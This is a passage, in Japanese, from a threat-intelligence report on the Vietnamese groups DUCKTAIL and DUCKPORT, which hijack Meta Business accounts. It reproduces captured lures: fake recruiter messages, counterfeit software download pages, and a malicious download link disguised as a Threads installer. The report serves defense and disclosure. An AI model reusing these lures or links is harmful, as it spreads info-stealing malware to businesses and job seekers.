リサーチ／執筆: Mohammad Kazem Hassan Nejad

WithSecure Intelligenceによるリサーチ
2023年8月発行

『DUCK』と呼ばれる2つの攻撃グループ

Meta Businessアカウントを狙うベトナムのサイバー攻撃グループ

目次

序章 - ソーシャルメディアと広告プラットフォームに潜む脅威

ソーシャルメディアの台頭とその危険性

ソーシャルメディアは、今日のオンライン世界における人々と企業の最大の融合を示しており、推定49億人がこれらのサービスを利用している。ソーシャルメディアはまた、組織に周囲と関わるためのプラットフォームを提供する。

企業にとって、ソーシャルメディアを自社の利益のために活用するインセンティブは高いが、これらのプラットフォームは、異なる意図と能力を持つ敵対者に別の機会を提供する。これらのプラットフォームがもたらす敵対的な課題は、広範で、ダイナミックで、複雑で、そして最も重要なことは、有害であるということである。例えば、国家や国家に支援されたアクターは、偵察、スピアフィッシング、影響力作戦などのためにこれらのプラットフォームを活用するかもしれない。しかし、他の形態の攻撃は、はるかに大きな集団的損害をもたらす可能性がある。

ベクトルとしての広告とビジネスハイジャック

ソーシャルメディア上の人々と企業の融合により、これらのサービスは、大きな収益を生み出す強力な広告プラットフォームとなりました。

脅威アクターは、詐欺や不正広告などで被害者をターゲットにするためのベクトルとして、長い間不正広告を使用してきました。そして現在、企業がソーシャルメディアの広告を活用するようになったことで、攻撃者は、企業アカウントの乗っ取りという、非常に有利な新しいタイプの攻撃を武器に加えています。

乗っ取られた企業アカウントは、中傷や恐喝に使われる可能性があります。しかし、このようなアクセスを利用して、被害を受けた企業の既存の機能（クレジットラインの接続など）を利用した詐欺広告を実行することは、金銭的な動機のあるサイバー犯罪者にとってはるかに価値があります。

不正な広告を掲載することで、不正な広告が配信された被害者に連鎖的な影響を与え、影響を受けた事業者以外にも影響を増幅させることで、他の脅威が具体化し、伝播することを可能にします。




Figure 1: サービスとしての広告モデルの一般化

大手プラットフォームを狙う脅威 - Meta BusinessとFacebook

Metaは世界で2番目に大きな広告プラットフォーム (広告収入) であり、Facebookは最も利用されているソーシャルメディアプラットフォーム (月間アクティブユーザー数、MAU)　です。この成功は、当然、プラットフォームの悪用を望む脅威行為者を惹きつけています。

WithSecure　Intelligenceは、この非常に敵対的な領域、特にMeta BusinessアカウントとFacebookを標的とする数多くの脅威を観察し、追跡してきました。追跡している活動群は主にベトナムから発信され、ベトナムで活動しています。この業界を標的とする脅威の状況は、私たちが現在観測／追跡している脅威よりもはるかに広範かつダイナミックであり、今後も予期せぬ形で進化し続けることは注目に値します。

観測された脅威に共通する傾向

観測された圧倒的多数の脅威は、類似した能力、インフラ、被害者学を持っているが、互いに異なる活動クラスターやグループに分類される点でもユニークです。

これはおそらく、様々な脅威アクター間の積極的な協力関係、これらの脅威グループ間で共有されたツールやTTP、Facebook/Metaのようなソーシャルメディアプラットフォームを中心とした分裂したサービス指向のベトナムのサイバー犯罪エコシステム (Ransomware-as-a-Serviceモデルに酷似)の集大成です。このような要素は、脅威の追跡と帰属を混乱させるものです。

観測された活動クラスターのほとんどは、Facebook上で活動する企業や個人を標的とするマルウェア (一般的には情報窃取ツール) のコンポーネントの使用に依存しています。特定の脅威グループは、RedLine　stealerのようなmalware-as-a-Serviceを通じて販売されることが多いコモディティ型マルウェアに依存していますが、その他のグループは、カスタム型マルウェアを開発することで、より高い柔軟性と機能を実現しています。現在確認されているカスタムマルウェアのほとんどは、高水準のプログラミング言語で作成されており、この分野で活動する攻撃者にとって、マルウェアへの参入障壁が低いことを示しています。これらの攻撃グループが採用している最も一般的なファイルタイプやプログラミング言語には、以下のようなものがあります：

- ブラウザの拡張機能 (Chromeなど) - JavaScript
- NodeJSベースの実行ファイル (Electronを含む) - JavaScript
- Python ベースの実行ファイル (PyInstaller/Nuitka) - Python
- .NET Core (単一ファイル) と.NET Framework - .NET

これらの攻撃グループは、様々なプラットフォームを通じて被害者を標的としており、1つの攻撃グループが1つのプラットフォームを超えて拡大することもよくあります。これらの攻撃グループが利用する最も一般的な配信プラットフォームやベクトルには、以下のようなものがあります：

- Facebook - 不正な広告、ページ、ダイレクトメッセージ。
- LinkedIn - 不正な求人広告、投稿、ダイレクトメッセージ (InMail)。
- フリーランスサイト (Upwork、Freelancer) - 詐欺的な求人広告。
- WhatsApp - ダイレクトメッセージ。
- 電子メール - スピアフィッシングメールや悪質なスパムメール (マルスパム)。
- ドライブバイとプロモートコンテンツ - SEOポイズニングやソーシャルメディアや関連プラットフォームでのブーストなど、さまざまなテクニックを使ったApp Storeや検索エンジンの結果。

以下は、攻撃グループが様々なプラットフォームを通じて被害者を狙う方法の例です：

notepads-desktop.com
https://notepads-desktop.com

Downloads | Notepad++

Downloads. Download Notepad++ v8.5.3 · Download Notepad++ v8.5.2 · Download Notepad++ v8.5.1 · Download Notepad++ v8.5 · Download Notepad++ v8.4.9 ...

Find freelance jobs / Social Media Marketing / Work from Anywhere as a Digital Marketing and Facebook Advertising Specialist

Work from Anywhere as a Digital Marketing and Facebook Advertising Specialist

Explore Upwork opportunities for free

Sign up

Already have an account? Log in

Search more Social Media Marketing jobs Posted 4 days ago Worldwide

Hello freelancers!

We have two exciting remote job opportunities available:

WIZGEAR - Digital Marketing Specialist:
Join us to develop and implement digital marketing strategies, optimize online campaigns, and enhance brand awareness for Wizgear's product line. Competitive compensation and attractive benefits offered.

Facebook Advertising Specialist for FITBIT:
Collaborate closely with Fitbit to plan and execute effective Facebook advertising campaigns, reaching the target audience and boosting engagement. Competitive compensation and attractive benefits provided.

We are actively seeking agency partners and freelancers. If you have the required expertise, visit our website at adshuge.com to learn more and apply.

Thank you for your time and consideration. We look forward to collaborating with you.

Best regards,
Effinger Calvin
Talent Acquisition Department

SailTime
Sponsored

Join our team to do great things.
Apply here: https://forms.gle/eAqPP9Lb4GWFC2b77

Chat on Messenger Send Messa...

[redacted]
National Recruiter | HR, Recruitment Strategy | Human Re...

[redacted] • 10:03 AM

Hello,


I represent the Talent Acquisition Department of thehugeplus.com, a leading advertising and media company. We currently have two exciting job opportunities available:


WIZGEAR - Digital Marketing Specialist: Join our team to develop and implement digital marketing strategies, optimize online campaigns, and enhance brand awareness for Wizgear's product line. The salary range for this position falls within 3-7% of the advertising


攻撃グループは、被害者をターゲットにするため、さまざまな誘い文句をテーマにしている。これらの攻撃グループが使う最も一般的なテーマには、次のようなものがあります：


- 人気とトレンドのトピック：OpenAIのChatGPT、GoogleのBard、MetaのThreadsなど。
- マスカレードソフトウェア：CapCut、Notepad++、Skylumなど。
- デジタルマーケティングと広告 ： 有名ブランドや広告代理店への求人、プロジェクト提案。
- プラットフォーム関連 ： Adsアカウントの認証、広告キャンペーンの最適化、Ads Managerツールなど。


以下は、ターゲットをおびき寄せるためによく使われるテーマの例です：









Meta Verified
HOME SERVICES FEATURE PRICING CONTACT
FAQ
Get Verified on Facebook For Free
Download Meta Verified
Download For Free
Our Services


Meta
Introducing Threads: A New Way to Share With Text
July 5, 2023
Desktop app
The Threads' desktop app is available on Mac and Windows.
Mac Windows
Click this link to install the latest version of the Threads' Windows app:
https://www.introducingthreads.online/Threads.exe
Threads
Threads , an instagram app
DOWLOAD FOR FREE


UPDATE DEAL:
Luminar NEO
Power Bundle
$880
Over 986 new elements to power up your Luminar NEO tools. Get extra high-definition Skies, Overlays, Textures, Backgrounds, Sky Objects, LUTs & Presets and transform your images with just a few clicks.
Download Free
Limited Time OFFER!
The price will go up to $49 at the end of the countdown!
00 DAYS
04 HOURS
56 MINS
45 SECS


Meta Ads Manager
With the new Meta advertising tool your ad performance increases by 300%
DOWNLOAD META ADS MANAGER
Let's get started with business tools from Meta.
Download Meta Ads Manager to use Meta Business Manager.
In 2 more days, you no longer manage your ad account on the browser, but use a professional, safe and absolutely secure ad manager.
With Meta Business Manager, you'll be able to:
Oversee all of your Pages, accounts and business assets in one place.
Easily create and manage ads for all your accounts.
Track what's working best with performance insights.
See everything you can do with Meta
Business Suite and Meta Business Manager.



Notepad++
Current Version 8.5.3
Home
Download
News
Online Help
Resources
RSS
Donate
Author
Downloads
Download Notepad++ v8.5.3
Download Notepad++ v8.5.2
Download Notepad++ v8.5.1
Download Notepad++ v8.5
Download Notepad++ v8.4.9
Download Notepad++ v8.4.8
Download Notepad++ v8.4.7
Download Notepad++ v8.4.6
Download Notepad++ v8.4.5
Notepad++ v8.4.4 (Happy Users' Edition)
Notepad++ v8.4.3 (Unhappy Users' Edition)
Download Notepad++ v8.4.2



Recruitment
WIZGEAR-DIGITAL MARKETING SPECIALIST HIRING ANNOUNCEMENT
Join WizGear, a renowned global brand specializing in innovative phone accessories, on an exciting journey to make a significant impact in the digital marketing landscape. We are expanding our team and seeking a talented Digital Marketing Specialist to join us.
Position: Digital Marketing Specialist
Location: Worldwide
About WizGear:
WizGear is a trusted provider of premium magnetic phone holders and mounts, dedicated to enhancing convenience and safety for smartphone users. With our commitment to quality and innovation, we have established ourselves as industry leaders in the mobile accessories market. As we continue to grow, we are looking for a motivated Digital Marketing Specialist to drive our digital presence and expand our reach.
We offer:
– Competitive salary package
– Collaborative work environment
– Substantial advertising budget of $100,000 USD for the next 6 months to support digital marketing efforts
– Freelancer commission structure of 3-5% on the total advertising budget to recognize your efforts
Join our team and be part of shaping the future of digital marketing at WizGear.
We look forward to welcoming a talented Digital Marketing Specialist to our team.
Job Description – Benefits Description:


また、異なる脅威グループ間で共有されている重複するテクニックも確認されています。その中には以下のようなものがあります：


- Rebrandly、TinyUrl、g2.by、short.gyなどのURL短縮サービスやブランドリンクを使って、被害者が合法的に見えるリンクやウェブサイトを作成する。
- Trello、Discord、Dropbox、iCloud、OneDrive、Mediafireなど、悪意のあるアーカイブファイルをホストするオンラインサービス。
- 詳細なコンテンツ、目標、限られた予算"、"Document_Digital_Marketing_Plan_Facebook_Advertising_Campaign_2023 "など、さまざまなアクティビティクラスターで同一のファイル名。


以下は、悪意のあるアーカイブファイルをホストするためのオンラインサービスの使用例です：











脅威に対抗するために必要な集団的な取り組み

ソーシャルメディアや広告プラットフォームを標的とする脅威の攻撃要素やライフサイクルは、一般的にプラットフォーム自体の外部から始まり、そこに存在します。例えば、攻撃グループは、サードパーティのプラットフォームやサービスを利用して、マルウェアの標的、ホスト、配布を行うことがあります。

ソーシャルメディアプラットフォームは、このような脅威に対してより良いポリシーを定期的に制定することで対抗しています。しかし、プラットフォームは、自分たちのエコシステムの外で起こっていることをほとんど見ることができず、コントロールすることもできません。新しいポリシーは、攻撃グループによる絶え間ない敵対的適応につながります。従って、セキュリティリサーチャーは、現在進行中の絶え間ない闘いにおいて、これらの脅威に対抗することになれば、そのバランスを有利に傾けることができます。

WithSecure Intelligenceは、このような脅威に光を当てるため、さまざまなストリームで分析を行い、技術的な分析を提供するとともに、認証局などの業界パートナーとともに対抗策をサポートしています。

本レポートの残りの章では、ソーシャルメディアと広告プラットフォーム (特にFacebookとMeta Businessアカウント) をターゲットとして観測された最も活発な2つのクラスターに焦点を当てていきます。まず、現在進行中のDUCKTAILグループの調査の一環として、DUCKTAILに関する最新情報を提供します。続いて、2023年3月以来この領域で活動しており、DUCKTAILに酷似している「DUCKPORT」と名付けられた新たな脅威を紹介します。

本レポートにはまた、リサーチャー者や業界関係者が各脅威に関連する活動を区別できるよう、ラベル付けされた1000以上のIOCが含まれています。

将来的には、この領域で観測され追跡されている、報告されていないその他の活動クラスターに光を当てることで、この取り組みを拡大したいと考えています。

本レポートの分析および執筆は、2023年7月31日以前に行われました。

第1章 : DUCKTAILの進化

はじめに

2022年7月、WithSecure Intelligenceは、DUCKTAILと呼ばれるMeta Businessプラットフォームの個人と組織を標的にした作戦を最初に観測／報告しました。このオペレーションは私たちの最初のレポートが発表された後すぐに鎮静化しましたが、2022年9月に再び姿を現しました。私たちは、再登場以降のオペレーションに加えられた変更に焦点を当てた2回目のレポートを発表しました。

2022年11月下旬に私たちの2回目のレポートが発表された後、オペレーションは再度鎮静化しました。しかし、攻撃グループは2023年2月1日に三度姿を現しました。

